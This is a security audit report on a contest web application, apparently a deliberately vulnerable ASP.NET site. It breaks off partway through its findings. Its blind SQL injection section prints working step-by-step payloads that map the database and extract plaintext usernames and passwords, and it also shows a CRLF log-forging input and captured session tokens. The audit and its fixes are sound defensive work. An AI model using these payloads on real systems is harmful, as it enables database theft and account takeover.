Web Application

www.future-processing.pl/security

Security Audit Report

Testing and Documentation:
Paweł Hałdrzyński

Table of Contents

Introduction....3
Blind SQL Injection in Wybrane.aspx [high]....4
Unauthorized Access to log.txt [high]....12
Unauthorized access to Admin.aspx [high]....13
Weak admin password [high]....14
Possible brute-force in Login.aspx [low]....16
Cookie-based authorization bypass [medium]....16
Cross-Site Request Forgery [medium]....18
Session fixation [low]....20
Logic flaw in Przeszukaj.aspx [low]....25
Improper encoding [low]....28
Unused resources [low]....30
Undocumented resources [low]....30
Server/software version disclosure [low]....32
Short filenames (8.3) [high]....33
Custom ASP.NET errors [low]....35
Unencrypted ViewState [low]....37
No cookie Secure attribute [low]....38
Cookie path attribute set to '/' [low]....38
Improperly configured SSL server [medium]....39
Weak HTTPS ciphers [high]....39
CRIME vulnerability [medium]....40
BEAST vulnerability [high]....40
Conclusion....41

Introduction

`www.future-processing.pl/security` is a website intended to help Her Royal Highness in operation called "*Agent 403*". People all over the world are competing to apply for a spy-agent position, who will be serving Her Majesty. The web application provided by Future-Processing verifies their knowledge and allows to single the most skilled spy out.

The main objective is to steal the users' credentials stored in the database; find other vulnerabilities and sensitive information leaks in the web application and prepare a security audit report.

Every directory above the */security* and additional services (e.g.: FTP, SSH) were excluded from the security audit. During the testing, the web application's source code wasn't provided, which implied, that the black-box methodology had been used. As the web application documentation wasn't supplied, the security audit covers only features that were directly or indirectly reachable from the homepage. Nonetheless, the report also describes the resources, which were found during the automatic web-crawling process.

The vulnerabilities were divided into 3 categories (based on severity):

high	The exploitation of described vulnerability can lead to web application compromise, privilege escalation or exposure of sensitive data.
medium	The vulnerability poses a huge security thread (in most of cases, listed on *OWASP Top 10 [2010]* or *CWE/SANS TOP 25*), but due to web application logic, it hasn't got high impact on system compromise, privilege escalation or exposure of sensitive data.
low	The vulnerability typically can lead to an abnormal behaviour of web application or provides information which might be helpful in exploitation medium or high vulnerabilities (in same rare conditions).

Blind SQL Injection in `Wybrane.aspx` [high]

SQL Injection is an attack which bases on insertion of a SQL query to the application. Blind SQL Injection occurs when the result of injection is not visible to the attacker. It is a high-severity vulnerability, as it allows an attacker to extract information from the database and examine the database structure.

Vulnerable input	Path
ctl00$MainContent$ddlGadget	Wybrane.aspx

Demonstration of the vulnerability (sample payloads):

```
POST /security/Wybrane.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Wybrane.aspx
Cookie: ASP.NET_SessionId=aamzzeqqex0zknbqxvzuxkex; Limited=no
Content-Type: application/x-www-form-urlencoded
Content-Length: 329
__VIEWSTATE=
%2FwEPDwUKLTQ1Mzk2Nzg2Mg9kFgJmD2QWAgIDD2QWAgIJD2QWAgIBD2QWAmYPZBYCAgUPDxYCHgR
UZXh0BSpOYWpwb3B1bGFybmllanN6eW0gZ2FkxbxldGVtIGplc3Q6IExhdGFya2FkZBgBBRRjdGww
MCRNYWluQ29udGVudCRNVg8PZGZktzCEwEGxkG2oGNi71nMvZV27JRHpMaOmzbslO5v3K%2BU
%3D&ctl00%24MainContent%24ddlGadget=Latarka'--&ctl00%24MainContent
%24btnSubmit=Wy%C5%9Blij


HTTP/1.1 200 OK
Date: Sun, 23 Dec 2012 01:23:28 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: Limited=no; path=/
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1512
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
POST /security/Wybrane.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Wybrane.aspx
Cookie: ASP.NET_SessionId=aamzzeqqex0zknbqxvzuxkex; Limited=no
Content-Type: application/x-www-form-urlencoded
Content-Length: 338
__VIEWSTATE=
%2FwEPDwUKLTQ1Mzk2Nzg2Mg9kFgJmD2QWAgIDD2QWAgIJD2QWAgIBD2QWAmYPZBYCAgUPDxYCHgR
UZXh0BSpOYWpwb3B1bGFybmllanN6eW0gZ2FkxbxldGVtIGplc3Q6IExhdGFya2FkZBgBBRRjdGww
MCRNYWluQ29udGVudCRNVg8PZGZktzCEwEGxkG2oGNi71nMvZV27JRHpMaOmzbslO5v3K%2BU
%3D&ctl00%24MainContent%24ddlGadget=Latarka' and 1<>2--&ctl00%24MainContent
%24btnSubmit=Wy%C5%9Blij


HTTP/1.1 200 OK
Date: Sun, 23 Dec 2012 01:34:33 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: Limited=no; path=/
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1512
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

In both cases, web application displays the same result, which means, that it is vulnerable to Blind SQL Injection attack:

```
<span id="MainContent_lblTop">Najpopularniejszym gadżetem jest: Latarka</span><br />
<span id="MainContent_lblWybrane">Ilość osób które zagłosowały na ten gadżet to:
613</span>
```

Blind SQL Injection allows to get information about database structure and stored information (especially usernames and passwords). The main objective of the security audit was to extract data from the database. During the testing, this objective was completed (table/column names and usernames/passwords from `users` table were obtained):

table name	columns
users	[id] [username] [password]
comments	[id] [comment] [author]
colours	[id] [colour] [quantity]

username	password
monika	m0jeh@sl0
andrzej	youshallnotp@ss
admin	admin
test	[empty password]

Blind SQL Injection allows to extract information from the database by asking a series of yes-no questions. The most common one is: "*is N^{th} letter of X = Y*". Basing on this question, Blind SQL Injection is able to gain every information in letter by letter way. To make this report more clear (and make the vulnerability more visible), the rest of this chapter's section won't contain the full HTTP Requests and HTTP Responses. Only the payload stored in ctl00$MainContent$ddlGadget will be presented. During the testing, some speed-up processes were used (like binary- search technique), however, in the interest of legibility, these processes will be omitted in the further description.

Detailed proof of concept:

As the main objective of the security audit was to extract data from the database, the report will contain detailed explanation of the vulnerability.

Firstly, the structure of the database should be obtained. Before extracting any information, it's mandatory to determine where these information are. It's easy to guess, that web application uses Microsoft SQL Server.

sysObjects is MS SQL's table which provides interesting information about the database. It could be used to extract table and column names.

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 2 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'a%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	There is NO table which starts with 'a'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 2 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'b%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	There is NO table which starts with 'b'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 2 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'c%')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a table which starts with 'c'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 2 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'ca%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	There is NO table which starts with 'ca'

(...)

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 2 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'co%')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a table which starts with 'co'

(...)

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 2 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'comments')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a table called 'comments'

The first table in the database is named '*comments*'. Another one could be extracted by a little change in the first query: colored in red (TOP 2 → TOP 3; TOP 3 → TOP 4; etc).

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 3 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'users')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a table called 'users'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 4 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE 'colours')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a table called 'colours'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT TOP 1 LOWER(name) from sysObjects where xtYpe='U' and name NOT IN(SELECT TOP 5 LOWER(name) from sysObjects where xtYpe='U')) as varchar(100))) LIKE '%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	There are only 4 tables in the database

After obtaining table names, the column names should be extracted. It can be done, by simple modification of the SQL query:

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT p.name from (SELECT (SELECT COUNT(i.colid)rid from syscolumns i where (i.colid<=o.colid) and id = (SELECT id from sysobjects WHERE name = 'users'))foo, name from syscolumns o where id=(SELECT id from sysobjects where name='users')) as p where (p.foo = 1)) as varchar(100))) LIKE 'a%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	There is NO column which starts with 'a'

(...)

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT p.name from (SELECT (SELECT COUNT(i.colid)rid from syscolumns i where (i.colid<=o.colid) and id = (SELECT id from sysobjects WHERE name = 'users'))foo, name from syscolumns o where id=(SELECT id from sysobjects where name='users')) as p where (p.foo = 1)) as varchar(100))) LIKE 'i%')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a column which starts with 'i'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT p.name from (SELECT (SELECT COUNT(i.colid)rid from syscolumns i where (i.colid<=o.colid) and id = (SELECT id from sysobjects WHERE name = 'users'))foo, name from syscolumns o where id=(SELECT id from sysobjects where name='users')) as p where (p.foo = 1)) as varchar(100))) LIKE 'id')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a column called 'id'

Another column names from table `users` could be extracted by changing SQL query (part colored red):

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT p.name from (SELECT (SELECT COUNT(i.colid)rid from syscolumns i where (i.colid<=o.colid) and id = (SELECT id from sysobjects WHERE name = 'users'))foo, name from syscolumns o where id=(SELECT id from sysobjects where name='users')) as p where (p.foo = 2)) as varchar(100))) LIKE 'username')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a column called 'username'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT p.name from (SELECT (SELECT COUNT(i.colid)rid from syscolumns i where (i.colid<=o.colid) and id = (SELECT id from sysobjects WHERE name = 'users'))foo, name from syscolumns o where id=(SELECT id from sysobjects where name='users')) as p where (p.foo = 3)) as varchar(100))) LIKE 'password')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	There is a column called 'password'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 where (SELECT CAST((SELECT p.name from (SELECT (SELECT COUNT(i.colid)rid from syscolumns i where (i.colid<=o.colid) and id = (SELECT id from sysobjects WHERE name = 'users'))foo, name from syscolumns o where id=(SELECT id from sysobjects where name='users')) as p where (p.foo = 4)) as varchar(100))) LIKE '%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	There is no more columns in `users`

The way to obtain column names from table named `users` was presented above. Changing the blue part of these queries: (users → comments; users → colours) allows to get column names from another tables. As neither table `comments` nor table `colours` contains any sensitive information, the part which describes how to obtain its column names will be omitted.

The knowledge of the name of tables and columns simplifies another Blind SQL Injection attack. This time, it would be used to gain sensitive information from `users` table: usernames and their passwords.
A series of yes-no questions determine the N^{th} character of extracted data.

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT username from users where id=1) AS varchar(100))) LIKE 'a%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	The first letter of user which id = 1 is NOT 'a'

(...)

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT username from users where id=1) AS varchar(100))) LIKE 'monika')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	monika has an account!

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=1) AS varchar(100))) LIKE 'a%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	Password does NOT start with 'a'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=1) AS varchar(100))) LIKE 'b%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	Password does NOT start with 'b'

(...)

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=1) AS varchar(100))) LIKE 'm0je%')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	Password starts with 'm0je'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=1) AS varchar(100))) LIKE 'm0jea%')=1 --	
on-site result	**meaning**
(...)gadżet to: -1	Password does NOT start with 'm0jea'

(...)

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=1) AS varchar(100))) LIKE 'm0jeh@sl0')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	Password is 'm0jeh@sl0'

Described method should be used to obtain other users' passwords and usernames:

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT username from users where id=2) AS varchar(100))) LIKE 'andrzej')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	andrzej has an account!

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=2) AS varchar(100))) LIKE 'youshallnotp@ss')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	Password is 'youshallnotp@ss'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT username from users where id=3) AS varchar(100))) LIKE 'admin')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	admin has an account!

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=3) AS varchar(100))) LIKE 'admin')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	Password is 'admin'

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT username from users where id=4) AS varchar(100))) LIKE 'test')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	test has an account!

payload (ctl00$MainContent$ddlGadget =)	
latarka' and (SELECT 1 WHERE (SELECT CAST((SELECT password from users where id=4) AS varchar(100))) LIKE '')=1 --	
on-site result	**meaning**
(...)gadżet to: 695	Password is an empty string

Blind SQL Injection allows to obtain every data from the database. However, during the testing, the full attack was performed only on `users` table. Other tables haven't got any sensitive information. For example, table `comments` contains hideouts, added in *Hideouts.aspx*

Security fix:


There is just a one-word answer to the question: “how to fix it?” - **sanitization**. Every input provided by user should be sanitized and checked for the malicious content. Really recommended security-line is to use parametrized queries (`SqlParameter`). ASP.NET offers Prepared Statements, which (used properly) prevents SQL Injection attacks. Language constructions like `sp_exec` within T-SQL stored procedures should never be used. Programmers has to make sure, that their prevention mechanism doesn't allow for second-level vulnerabilities, like building SQL query out of SQL table values (which consist of non-sanitized user input).

A good way is also reimplementing code from `Przeszukaj.aspx` which is immune to SQL Injection. `Wybrane.aspx` is the only place, where SQL Injection occurs.

Moreover the problem can be solved by whitelisting (please make sure that you don't put blacklist inside your code, as every blacklist might be bypassed). `Wybrane.aspx` checks only a few items from the list (and these items are always the same). They could be stored in the array (whitelist). Before any call to the database, `ctl00$MainContent$ddlGadget` would be compared with array's content. If the array didn't contain value, which was put into `ctl00$MainContent$ddlGadget` by user, then connection to the database should be terminated.

Unauthorized Access to `log.txt` [high]

Unencrypted `ViewState` in *`Account/Login.aspx`* leads to information-sensitive file disclosure:




```
GET /security/Account/log.txt HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive


HTTP/1.1 200 OK
Date: Sun, 23 Dec 2012 02:12:25 GMT
Server: Microsoft-IIS/7.5
Content-Type: text/plain
Last-Modified: Fri, 02 Nov 2012 13:02:06 GMT
Accept-Ranges: bytes
Etag: "92858042fab8cd1:0"
X-Powered-By: ASP.NET
Vary: Accept-Encoding
Content-Encoding: gzip
X-Frame-Options: SAMEORIGIN
Content-Length: 193
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
```

`Log.txt` contains sensitive information (usernames and IP addresses):

```
Recent logins:

Tom.Masterson - 212.132.10.201
Phil - 212.132.10.213
Andrew.Newan - 212.132.10.202
Maciej - 231.210.1.14
Admin - 127.0.0.1
Phil - 212.132.10.213
unknown - failed
unknown - failed
Admin - 127.0.0.1
Admin - 212.132.12.121

[...]
```

The lack of `ViewState`'s encryption isn't the main problem here (however it will be described in next section of this report). Sensitive data should not be accessible for website visitors. Setting the right permission will prevent anyone from viewing the content of `log.txt`. It's also a good option to store logs from the signing in process inside the database.


Moreover, during the testing, the module which is responsible for inserting data into `log.txt` was disabled (succeed or failed login attempts didn't change `log.txt`'s content).
If there is a plan to enable it in the future, providing the input sanitization is a mandatory. If there were no input sanitization, `log.txt`'s content might be forged. For example, signing in as: `Future%20-%20127.0.0.1%0d%0aProcessing` would add to the file these two lines:

```
[...]
Future - 127.0.0.1
Processing - failed
```

Unauthorized access to `Admin.aspx` [high]

Administration Panel is very important part of the website. The access to it should be limited only for accounts with administrative rights.

```
GET /security/Admin.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: ASP.NET_SessionId=rjuayckkex2cdysuqj553wps


HTTP/1.1 200 OK
Date: Tue, 25 Dec 2012 12:38:59 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1056
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```



During the testing, the `Admin.aspx` file was accessible for every visitor. The content visited under this address looks like a honey-pot, however the text: *"Nie zapomnij wspomniec o tej stronie :)"* suggests that this is the Administration Panel created for the contest purpose. If there is a plan to add some new features to this panel in the future, programmers have to make sure, that no accounts expect these ones with administrative rights will be able to access the `Admin.aspx` resource.

Weak admin password [high]

An account with administrative rights is one of the most important account in the web application. It has an access to the part of the website (and operations/features), which other accounts don't. It is really important to secure the administration account with complex password.

Blind SQL Injection (described in the first chapter) allowed to extract usernames and passwords from the database. There were two accounts with weak passwords:

username	password
admin	admin
test	(empty string)

Empty strings aren't allowed in the login form, which means, that there is no way to log in as *test.* However, *admin*'s password is really easy (even) to guess. More complex password policy should be implemented, especially for accounts with administrative rights.

```
POST /security/Account/Login.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Account/Login.aspx
Cookie: ASP.NET_SessionId=vduxsm1u3wtrc5xmiz52ybfz
Content-Type: application/x-www-form-urlencoded
Content-Length: 507
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=
%2FwEPDwUJNTExODY0OTUxDxYCHghMb2dfZmlsZQUHbG9nLnR4dGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0
QmFja0tleV9fFgEFJmN0bDAwJE1haW5Db250ZW50JExvZ2luVXNlciRSZW1lbWJlck1l
%2FbCx9SF583Pw2MTUMumt0q1rQvnUXs8X6MxS8wnYx38%3D&__EVENTVALIDATION=
%2FwEWBQKEh5GqBgLFyvjkDwLQzbOWAgKVu47QDwKnwKnjBavi75IS437lHIzrV119OJIgdyOJEPdH2NoRBCpX
ZJyw&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser
%24Password=admin&ctl00%24MainContent%24LoginUser%24LoginButton=Zaloguj

HTTP/1.1 302 Found
Date: Tue, 25 Dec 2012 15:40:11 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private, no-cache="Set-Cookie"
Content-Type: text/html; charset=utf-8
Location: /security/default.aspx
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: .ASPXAUTH=6C89AF1EFBB8671D3AC280BC121A96EF9D22FC2CE7621D39B95B855E988AFF61
C9576F5F7C2F5CF5D73E4F8432F4786F69F53329731423D5A57C2067AF2677F24CDE44B5B44A4EA09C513B
2B31AF72DB3782295EF74153F4F193B6677ED12A4747DD47F9C081DF589D359C5D1140B02285C87B5EBF71
F6E1314A84013994595E; path=/; HttpOnly
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2621
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive


GET /security/default.aspx HTTP/1.1
Host: www.future-processing.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://www.future-processing.pl/security/Account/Login.aspx
Cookie: ASP.NET_SessionId=vduxsm1u3wtrc5xmiz52ybfz;
.ASPXAUTH=6C89AF1EFBB8671D3AC280BC121A96EF9D22FC2CE7621D39B95B855E988AFF61C9576F5F7C2F
5CF5D73E4F8432F4786F69F53329731423D5A57C2067AF2677F24CDE44B5B44A4EA09C513B2B31AF72DB37
82295EF74153F4F193B6677ED12A4747DD47F9C081DF589D359C5D1140B02285C87B5EBF71F6E1314A8401
3994595E

HTTP/1.1 200 OK
Date: Tue, 25 Dec 2012 15:40:11 GMT
Server: Microsoft-IIS/7.5
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2923
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
```

Possible brute-force in `Login.aspx` [low]

Brute-force attack is an attempt to guess a password by trying every possible combination of characters. `Account/Login.aspx` is vulnerable to this attack.

Although, the server has got implemented an anti-flood protection (sending HTTP requests too fast results in server's 403 response) – which is effective protection against brute-force; in same rare cases it might not be sufficient. The anti-flood protection allows to scored this vulnerability as a low-severity one, however implementing an additional layer like CAPTCHA (which will be displayed after N failed logging attempts) would be a nice step to increase the security of the web application and make the website less dependent on protection mechanisms provided by server.


Cookie-based authorization bypass [medium]

HTTP cookie is a piece of data which is stored in a user's browser. Cookies are often used as a protection mechanism, which doesn't allow to access to some resources. However, it's a really bad idea, to use them this way.


The web application sets HTTP cookie, which is used to protect some content:

`Przeszukaj.aspx`
